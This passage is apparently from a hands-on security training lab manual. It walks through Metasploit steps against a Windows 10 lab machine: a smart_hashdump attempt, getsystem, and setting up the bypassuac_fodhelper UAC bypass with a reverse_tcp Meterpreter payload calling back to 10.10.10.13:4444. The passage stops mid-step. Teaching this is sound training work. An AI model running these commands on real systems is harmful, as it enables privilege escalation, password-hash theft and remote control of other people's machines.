
49. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.


Applications Places System
Mon Aug 24, 07:17
Parrot Terminal
File Edit View Search Terminal Help
[!] Checking WebClient vulnerability
################ Error on: check_webclient ################
Traceback (most recent call last):
File "beroot\run_checks.py", line 315, in check_all
File "beroot\run_checks.py", line 277, in check_webclient
File "beroot\modules\checks\webclient\webclient.py", line 206, in run
File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)
[!] Elapsed time = 1.56100010872
C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20200824071213_default_10.10.10.10_windows.hashes_728298.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] 2001: Operation failed: One or more arguments are not correct. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) >


50. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.


Applications Places System
Mon Aug 24, 07:20
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
Module options (exploit/windows/local/bypassuac_fodhelper):
Name Current Setting Required Description
SESSION yes The session to run this module on.
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows x86
msf6 exploit(windows/local/bypassuac_fodhelper) >

51. ☐ Type **set SESSION 1** (**1** is the current Meterpreter session which is running in the background) and press **Enter**.


Applications Places System
Mon Aug 24, 07:21
Parrot Terminal
File Edit View Search Terminal Help
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
Module options (exploit/windows/local/bypassuac_fodhelper):
Name Current Setting Required Description
SESSION yes The session to run this module on.
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows x86
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) >


52. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.
53. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.


Applications Places System
Mon Aug 24, 07:22
Parrot Terminal
File Edit View Search Terminal Help
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
Module options (exploit/windows/local/bypassuac_fodhelper):
Name Current Setting Required Description
SESSION 1 yes The session to run this module on.
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows x86
msf6 exploit(windows/local/bypassuac_fodhelper) >

54. ☐ The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.
55. ☐ The **Payload options** section displays the requirement for the payload.

    Observe that:

